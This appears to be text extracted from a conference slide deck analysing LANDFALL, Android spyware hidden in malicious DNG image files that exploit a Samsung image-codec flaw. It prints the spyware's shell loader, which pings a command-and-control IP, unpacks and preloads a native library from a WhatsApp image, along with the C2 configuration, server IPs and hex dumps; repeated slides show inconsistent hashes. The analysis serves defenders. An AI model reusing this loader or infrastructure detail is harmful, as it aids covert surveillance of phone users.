

LANDFALL.*



from overlooked images
to state-linked
mobile spyware.

Black Hat USA 2026



FINDING WHAT WE
DIDN'T SEARCH FOR*





I am a **Senior Principal Researcher** at the research and analysis division of **Palo Alto Networks**. As part of my work in the threat intel teams of **Unit 42** I work across malware analysis, threat intel, **reverse engineering** I try to turn complex technical findings into clear stories, useful tools, and public research that helps defenders. I am an **Animal Liberation Activist** and care deeply about animal liberation. I also maintain open-source reverse engineering projects such as Rizin and Cutter, and was selected for **Forbes 30 under 30** for my threat research and activism.




ITAY COHEN



* Hunting from almost nothing



* Turning evasion into signal



AUGUST

2025

The Hacker News

Apple Patches CVE-2025-43300 Zero-Day in iOS, iPadOS, and macOS Exploited in Targeted Attacks

WhatsApp Zero-Day Exploited in Attacks Targeting Apple Users

The vulnerability (CVE-2025-55177) was exploited along an iOS/macOS zero-day in suspected spyware attacks.

The Hacker News

Apple Patches CVE-2025-43300 Zero-Day in iOS,
iPadOS, and macOS Exploited in Targeted Attacks

No IoCs, no public samples

WhatsApp Zero-Day Exploited in
Attacks Targeting Apple Users

The vulnerability (CVE-2025-55177) was exploited along an iOS/macOS zero-day in suspected spyware attacks.



CVE-2025-43300 is a critical memory corruption vulnerability in Apple's image processing framework that affects iOS and macOS systems. The vulnerability exists in the decompression code within RawCamera.bundle, triggered by inconsistencies between TIFF metadata and JPEG stream parameters **in DNG files**.





DIGITAL NEGATIVE



TIFF-based image file format



DIGITAL NEGATIVE **OPCODES**

- * **3 Opcode Lists**
- * **Designed for things like lens correction**
- * **Turing Complete**



Matches - 6/~6 Files ⓘ		First seen
☐	   WhatsApp Image 2025-02-10 at 4.54.17 PM.jpeg tiff	2025-02-10 13:56:53
☐	   390a4964-68ad-4bdd-9f63-4a8ec371596a.jpeg tiff	2024-08-27 21:26:55
☐	   WhatsApp Image 2024-08-27 at 11.48.40 AM.jpeg tiff	2024-08-27 09:39:53
☐	   IMG-20250120-WA0005.jpg tiff	2025-01-20 14:37:04
☐	   IMG-20240723-WA0000.jpg tiff	2024-07-23 10:08:54
☐	   IMG-20240723-WA0001.jpg tiff	2024-07-23 10:05:57

Matches - 6/~6 Files ⓘ		First seen
☐ 9297888746158e38d320b05b27b0032b2cc29231be8990d87bc46f1e06456f93 WhatsApp Image 2025-02-10 at 4.54.17 PM.jpeg tiff		2025-02-10 13:56:53
☐ b975b499baa3119ac5c2b3379306d4e50b9610e9bba3e56de7dfd3927a96032d 390a4964-68ad-4bdd-9f63-4a8ec371596a.jpeg tiff		2024-08-27 21:26:55
☐ c0f30c2a2d6f95b57128e78dc0b7180e69315057e62809de1926b75f86516b2e WhatsApp Image 2024-08-27 at 11.48.40 AM.jpeg tiff		2024-08-27 09:39:53
☐ b06dec10e8ad0005ebb9da24204c96cb2e297bd8d418bc1c8983d066c0997756 IMG-20250120-WA0005.jpg tiff		2025-01-20 14:37:04
☐ b45817ffb0355badcc89f2d7d48eecf00ebdf2b966ac986514f9d971f6c57d18 IMG-20240723-WA0000.jpg tiff		2024-07-23 10:08:54
☐ 29882a3c426273a7302e852aa77662e168b6d44dcebfca53757e29a9cdf02483 IMG-20240723-WA0001.jpg tiff		2024-07-23 10:05:57



Uploaded from

Iran

Iraq

Turkey

Morocco

...

Matches - 6/~6 Files ⓘ		First seen
☐	781746158e38d320b05b27b0032b2cc29231be8990d87bc46f1e06456f93 WhatsApp Image 2025-02-10 at 4.54.17 PM.jpeg tiff	2025-02-10 13:56:53
☐	b975b499baa3119ac5c2b3379306d4e50b9610e9bba3e56de7dfd3927a96032d 390a4964-68ad-4bdd-9f63-4a8ec371596a.jpeg tiff	2024-08-27 21:26:55
☐	c0f30c2a2d6f95b57128e78dc0b7180e69315057e62809de1926b75f86516b2e WhatsApp Image 2024-08-27 at 11.48.40 AM.jpeg tiff	2024-08-27 09:39:53
☐	6dec10e8ad0005ebb9da24204c96cb2e297bd8d418bc1c8983d066c0997756 IMG-20250120-WA0005.jpg tiff	2025-01-20 14:37:04
☐	b0355badcc89f2d7d48eef00ebdf2b966ac986514f9d971f6c57d18 IMG-20240723-WA0000.jpg tiff	2024-07-23 10:08:54
☐	29882a3c426273a7302e852aa77662e168b6d44dcebfca53757e29a9cdf02483 IMG-20240723-WA0001.jpg tiff	2024-07-23 10:05:57

☐ Matches - 6/~6 Files

9297888746158e38d320b05b27b0032b2cc29231be8990d87b

☐    WhatsApp Image 2025-02-10 at 4.54.17 PM.jpeg

tiff

c0f30c2a2d6f95b57128e78dc0b7180e69315057e62809de19

☐    WhatsApp Image 2024-08-27 at 11.48.40 AM.jpeg

tiff

b06dec10e8ad0005ebb9da24204c96cb2e297bd8d418bc1c89

☐    IMG-20250120-WA0005.jpg

tiff

b45817ffb0355badcc89f2d7d48eecf00ebdf2b966ac986514

☐    IMG-20240723-WA0000.jpg

tiff


```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F ASCII
49 49 2A 00 08 00 00 00 18 00 FE 00 04 00 01 00 II*.....
00 00 01 00 00 00 00 01 04 00 01 00 00 00 01 00 .....
00 00 01 01 04 00 01 00 00 00 01 00 00 00 02 01 .....
03 00 01 00 00 00 08 00 00 00 03 01 03 00 01 00 .....
00 00 01 00 00 00 06 01 03 00 01 00 00 00 01 00 .....
00 00 0E 01 02 00 15 00 00 00 2E 01 00 00 0F 01 .....
02 00 06 00 00 00 44 01 00 00 10 01 02 00 17 00 .....D.....
00 00 4A 01 00 00 11 01 04 00 01 00 00 00 D4 66 ..J.....f
54 00 12 01 03 00 01 00 00 00 01 00 00 00 15 01 T.....
03 00 01 00 00 00 01 00 00 00 16 01 04 00 01 00 .....
00 00 01 00 00 00 17 01 04 00 01 00 00 00 01 00 .....
00 00 1A 01 05 00 01 00 00 00 62 01 00 00 1B 01 .....b.....
05 00 01 00 00 00 6A 01 00 00 28 01 03 00 01 00 .....j...(.....
00 00 01 00 00 00 32 01 02 00 14 00 00 00 72 01 .....2.....r.
00 00 4A 01 04 00 02 00 00 00 86 01 00 00 69 87 ..J.....i.
04 00 01 00 00 00 66 66 54 00 12 C6 01 00 04 00 .....ffT.....
00 00 01 04 00 00 13 C6 01 00 04 00 00 00 01 02 .....
00 00 14 C6 02 00 0A 00 00 00 8E 01 00 00 21 C6 .....!.
0A 00 09 00 00 00 98 01 00 00 00 00 00 00 7B 22 .....{"
73 68 61 70 65 22 3A 20 5B 31 2C 20 31 2C 20 31 shape": [1, 1, 1
5D 7D 00 00 43 61 6E 6F 6E 00 43 61 6E 6F 6E 20 ]}..Canon.Canon
45 4F 53 20 33 35 30 44 20 44 49 47 49 54 41 4C EOS 350D DIGITAL
00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 .....
00 00 32 30 32 34 3A 30 37 3A 32 33 20 30 39 3A ..2024:07:23 09:
35 34 3A 30 30 00 E0 01 00 00 96 65 54 00 53 6F 54:00.....eT.So
6E 79 20 46 38 32 38 00 01 00 00 00 01 00 00 00 ny F828.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

■ Legitimate TIFF header

■ Timestamp

~~~~~

```
00547FD0: 00 00 00 00 00 00 FB 00 43 41 46 45 42 41 42 45 .....CAFEBABE
00547FE0: 50 4B 03 04 14 00 00 00 08 00 41 4A F5 58 C5 4E PK.....AJ.X.N
00547FF0: 81 66 ED 33 05 00 84 33 05 00 27 00 00 00 64 61 .f.3...3..'...da
00548000: 74 61 2F 64 61 74 61 2F 63 6F 6D 2E 73 61 6D 73 ta/data/com.sams
00548010: 75 6E 67 2E 69 70 73 65 72 76 69 63 65 2F 66 69 ung.ipservice/fi
00548020: 6C 65 73 2F 6C 00 0D 40 F2 BF FD 37 7A 58 5A 00 les/l..@...7zXZ.
00548030: 00 00 FF 12 D9 41 02 00 21 01 16 00 00 00 74 2F .....A..!.....t/
00548040: E5 A3 E2 C8 EC EF FE 5D 00 3F 91 45 84 68 3D 89 .....].?.E.h=.
00548050: A6 DA 8A E1 86 22 A2 D8 4A 53 8E 10 06 CF 09 CF .....".JS.....
00548060: F8 61 26 A0 2C F9 64 E0 3D 7D 96 C5 5D 17 A5 4E .a&.,.d.=}..]..N
00548070: 54 06 01 D3 A2 A0 AB 6F E6 DF 29 F8 6E BE 51 05 T.....o..)n.Q.
```


005A7210: 33 05 00 84 33 05 00 27 00 00 00 00 00 00 00 00 3...3..'.....
005A7220: 00 00 00 A4 81 00 00 00 00 64 61 74 61 2F 64 61data/da
005A7230: 74 61 2F 63 6F 6D 2E 73 61 6D 73 75 6E 67 2E 69 ta/com.samsung.i
005A7240: 70 73 65 72 76 69 63 65 2F 66 69 6C 65 73 2F 6C pservice/files/l
005A7250: 50 4B 01 02 14 03 14 00 00 00 08 00 EF 2E F7 58 PK.....X
005A7260: DB 94 54 E8 A1 BD 00 00 40 9D 01 00 2A 00 00 00 ..T.....@...*...
005A7270: 00 00 00 00 00 00 00 00 80 81 32 34 05 00 64 6124..da
005A7280: 74 61 2F 64 61 74 61 2F 63 6F 6D 2E 73 61 6D 73 ta/data/com.sams
005A7290: 75 6E 67 2E 69 70 73 65 72 76 69 63 65 2F 66 69 ung.ipservice/fi
005A72A0: 6C 65 73 2F 62 2E 73 6F 50 4B 05 06 00 00 00 00 les/b.soPK.....
005A72B0: 02 00 02 00 AD 00 00 00 1B F2 05 00 00 00


data/data/com.samsung.ipservice/files/1

data/data/com.samsung.ipservice/files/b.so





x

x



wait -
Samsung?
~~~~~

Yes, Samsung!

```
$ file b.so .1
```

```
b.so: ELF 64-bit LSB shared object, ARM aarch64
```

```
1:      XZ compressed data (ELF 64-bit, too)
```


EXPECTATIONS...



REALITY....

**Hello,
Android!**




THE FLOW

`com.samsung.ipservice` powers intelligent features like AI tagging by `periodically scanning Android's MediaStore`.
WhatsApp `downloads` media there.

THE FLOW


`com.samsung.ipservice` powers intelligent features like AI tagging by **periodically scanning Android's MediaStore**.

WhatsApp **downloads** media there.



libimagecodec.quram.so





DO NOT!

GOOGLE'S
RULE OF 2

CVE-2025-21042



TIMELINE

First malicious DNG
image file appears
on VirusTotal



July, 2024



TIMELINE

First malicious DNG
image file appears
on VirusTotal

Sept 25, 2024




July, 2024




Vulnerability that
would become
CVE-2025-21042
was privately
reported to Samsung


TIMELINE



TIMELINE



TIMELINE



 projectzero.google/2025/12/android-itw-dng.html


```
/system/bin/sh -c 'ping -c 1 -w1 -p 2066c1d8ce2834f1fbb1296f9dca73419 91.132.92.35 >/dev/null & ' ;
pid=`cat /proc/self/stat | cut -F 4` && ppid=`cat /proc/$pid/stat | cut -F 4`;
rm -f /data/data/com.samsung.ipservice/files/b.so;
rm -f /data/data/com.samsung.ipservice/files/z.zip;
image=`find /storage/emulated/0/Android/media/com.whatsapp/WhatsApp/Media/WhatsApp Images/
/storage/emulated/95/Android/media/com.whatsapp/WhatsApp/Media/WhatsApp Images/
/storage/emulated/0/Android/media/com.whatsapp/WhatsApp/accounts/1000/Media/WhatsApp Images/
[...]
/storage/emulated/0/Android/media/com.whatsapp/WhatsApp/accounts/1010/Media/WhatsApp Images/ -type f -atime
-720m -maxdepth 1 -exec grep -lo '.*066c1d8ce2834f1fbb1296f9dca73419.*' {} \; -quit 2>/dev/null` ;
/system/bin/sh -c 'ping -c 1 -w1 -p $(test "$image" && echo 31066c1d8ce2834f1fbb1296f9dca73419 || echo
30066c1d8ce2834f1fbb1296f9dca73419) 91.132.92.35 >/dev/null & ' ;
tail -c $(( 390245 )) "$image" > /data/data/com.samsung.ipservice/files/z.zip && unzip -o -d /
/data/data/com.samsung.ipservice/files/z.zip && chmod +x /data/data/com.samsung.ipservice/files/b.so;
R=I SEP=CAFEBABE LD_PRELOAD=/data/data/com.samsung.ipservice/files/b.so /system/bin/id;
content write --uri "content://com.samsung.cmh/files?service_flag=update%20files SET serviceflag=
serviceflag | 66304";
kill -9 $ppid
```

```
/system/bin/sh -c 'ping -c 1 91.132.92.35 >/dev/null & '
```

```
[...]
```

```
rm -f /data/data/com.samsung.ipservice/filesb.so
```

```
rm -f /data/data/com.samsung.ipservice/filesz.zip
```

```
[...]
```

```
find /storage/emulated/0/Android/media/com.whatsapp/WhatsApp/Media/WhatsApp Images/
```

```
[...]
```

```
unzip -o -d / /data/data/com.samsung.ipservice/filesz.zip
```

```
chmod +x /data/data/com.samsung.ipservice/filesb.so
```

```
R=I SEP=CAFEBABE LD_PRELOAD=/data/data/com.samsung.ipservice/filesb.so /system/bin/id
```




INSIDE LANDFALL*



005A7210: 33 05 00 84 33 05 00 27 00 00 00 00 00 00 00 00 3...3..'.....
005A7220: 00 00 00 A4 81 00 00 00 00 64 61 74 61 2F 64 61data/da
005A7230: 74 61 2F 63 6F 6D 2E 73 61 6D 73 75 6E 67 2E 69 ta/com.samsung.i
005A7240: 70 73 65 72 76 69 63 65 2F 66 69 6C 65 73 2F 6C pservice/files/l
005A7250: 50 4B 01 02 14 03 14 00 00 00 08 00 EF 2E F7 58 PK.....X
005A7260: DB 94 54 E8 A1 BD 00 00 40 9D 01 00 2A 00 00 00 ..T.....@...*...
005A7270: 00 00 00 00 00 00 00 00 80 81 32 34 05 00 64 6124..da
005A7280: 74 61 2F 64 61 74 61 2F 63 6F 6D 2E 73 61 6D 73 ta/data/com.sams
005A7290: 75 6E 67 2E 69 70 73 65 72 76 69 63 65 2F 66 69 ung.ipservice/fi
005A72A0: 6C 65 73 2F 62 2E 73 6F 50 4B 05 06 00 00 00 00 les/b.soPK.....
005A72B0: 02 00 02 00 AD 00 00 00 1B F2 05 00 00 00


data/data/com.samsung.ipservice/files/1

data/data/com.samsung.ipservice/files/b.so



man man man

```
00013920: 00 70 65 72 73 69 73 74 65 6E 63 79 5F 62 61 .persistency_ba
0001392F: 63 6B 75 70 00 70 65 72 73 69 73 74 65 6E 63 ckup.persistenc
0001393E: 79 5F 6F 72 69 67 69 6E 00 70 65 72 73 69 73 y_origin.persis
0001394D: 74 65 6E 63 79 5F 70 61 79 6C 6F 61 64 00 61 tency_payload.a
0001395C: 67 65 6E 74 5F 69 64 00 63 6F 6D 6D 61 6E 64 gent_id.command
0001396B: 5F 69 64 00 62 72 69 64 67 65 5F 68 65 61 64 _id.bridge_head
0001397A: 5F 76 65 72 73 69 6F 6E 5F 6D 69 6E 6F 72 00 _version_minor.
00013989: 62 72 69 64 67 65 5F 68 65 61 64 5F 76 65 72 bridge_head_ver
00013998: 73 69 6F 6E 5F 6D 61 6A 6F 72 00 70 75 62 6C sion_major.publ
000139A7: 69 63 5F 6B 65 79 00 26 69 6E 63 72 65 6D 65 ic_key.&increme
000139B6: 6E 74 61 6C 5F 62 75 69 6C 64 3D 00 26 65 75 ntal_build=.&eu
```

man man man



man man

```
00013920: 00 70 65 72 73 69 73 74 65 6E 63 79 5F 62 61 .persistency_ba
0001392F: 63 6B 75 70 00 70 65 72 73 69 73 74 65 6E 63 ckup.persistenc
0001393E: 79 5F 6F 72 69 67 69 6E 00 70 65 72 73 69 73 y_origin.persis
0001394D: 74 65 6E 63 79 5F 70 61 79 6C 6F 61 64 00 61 tency_payload.a
0001395C: 67 64 gent_id.command
0001396B: 5F 64 _id.bridge_head
0001397A: 5F 70 65 72 73 69 67 6E 5F 6D 69 6E 6F 72 00 _version_minor.
00013989: 62 72 69 64 67 65 5F 68 65 61 64 5F 76 65 72 bridge_head_ver
00013998: 73 69 6F 6E 5F 6D 61 6A 6F 72 00 70 75 62 6C sion_major.publ
000139A7: 69 63 5F 6B 65 79 00 26 69 6E 63 72 65 6D 65 ic_key.&increme
000139B6: 6E 74 61 6C 5F 62 75 69 6C 64 3D 00 26 65 75 ntal_build=.&eu
```

BRIDGE HEAD

man



CONFIGURATION



```
{  
  "cnc_hostname": "91.132.92.35",  
  "cnc_port": 22398,  
  "cnc_base_url": "is/",  
  "agent_id": "066c1d8c-e283-4f1f-bb12-96f9dca73419",  
  "command_id": "4317c7e3-2898-4886-aa9c-935c0ac328fa",  
  "sleep_time": 1,  
  "sepolicy_zipped_device_path": "/data/data/com.samsung.ipservice/files/1",  
  "sepolicy_device_path": "/data/data/com.samsung.ipservice/files/1.so",  
  "sepolicy_magic": "CAFEBABE"  
}
```

CAPABILITIES*



microphone recording

calls recording &
interception

camera access

location tracking

SMS & **contacts**

whatsapp images

browser database
extraction

applications

images exfiltration

arbitrary **file**
read & write

anti analysis

C2 Addresses Extracted from LANDFALL Configs

C2 IP	Port	Agent ID	Cert Valid
45.155.250[.]158	22387	176eb95f-5683-4228-8869-141a227b5aad	2024-04 → 2025-04
92.243.65[.]240	22387	e47a0f01-54b4-407f-8263-8078748cf913	2024-07 → 2025-07
46.246.28[.]75	22387	b8e5fa71-289d-408a-b2ad-60c4b090d653	2024-12 → 2025-12
91.132.92[.]35	22398	066c1d8c-e283-4f1f-bb12-96f9dca73419	2025-01 → 2026-01

C2 Addresses Extracted from LANDFALL Configs

C2 IP	Port	Agent ID	Cert Valid
45.155.250[.]158	22387	176eb95f-5683-4228-8869-141a227b5aad	2024-04 → 2025-04
92.243.65[.]240	22387	e47a0f01-54b4-407f-82[redacted]78748cf913	2024-07 → 2025-07
46.246.28[.]75	22387	b8e5fa71-289d-408a-b2ad-60c4b090d653	2024-12 → 2025-12
91.132.92[.]35	22398	066c1d8c-e283-4f1f-bb12-96f9dca73419	2025-01 → 2026-01

Cluster **A**

Two Infrastructure Clusters

Cluster A

PORTS	22387, 22397, 22398, 5323, ~10900, ~24000
SERVER	Nginx (various versions)
TLS	Self-signed OpenSSL defaults
RESPONSE	404 / 405 / 500 as control signals

Two Infrastructure Clusters

Cluster A

PORTS	22387, 22397, 22398, 5323, ~10900, ~24000
SERVER	Nginx (various versions)
TLS	Self-signed OpenSSL defaults
RESPONSE	404 / 405 / 500 as control signals



Those domains resolve
to different servers —
a **second layer** of
infrastructure.



Two Infrastructure Clusters

Cluster A

PORTS	22387, 22397, 22398, 5323, ~10900, ~24000
SERVER	Nginx (various versions)
TLS	Self-signed OpenSSL defaults
RESPONSE	404 / 405 / 500 as control signals

Cluster B

PORTS	443 (standard HTTPS)
SERVER	Nginx 1.18.0 (Ubuntu)
TLS	Let's Encrypt certificates
COVER	WordPress sites w/ generic content
REGISTRAR	Namecheap (all domains)
NAMING	Multi-word English (2-3 words)

We observed **Windows** malware beaconing
to **Cluster B** infrastructure for C2
communications





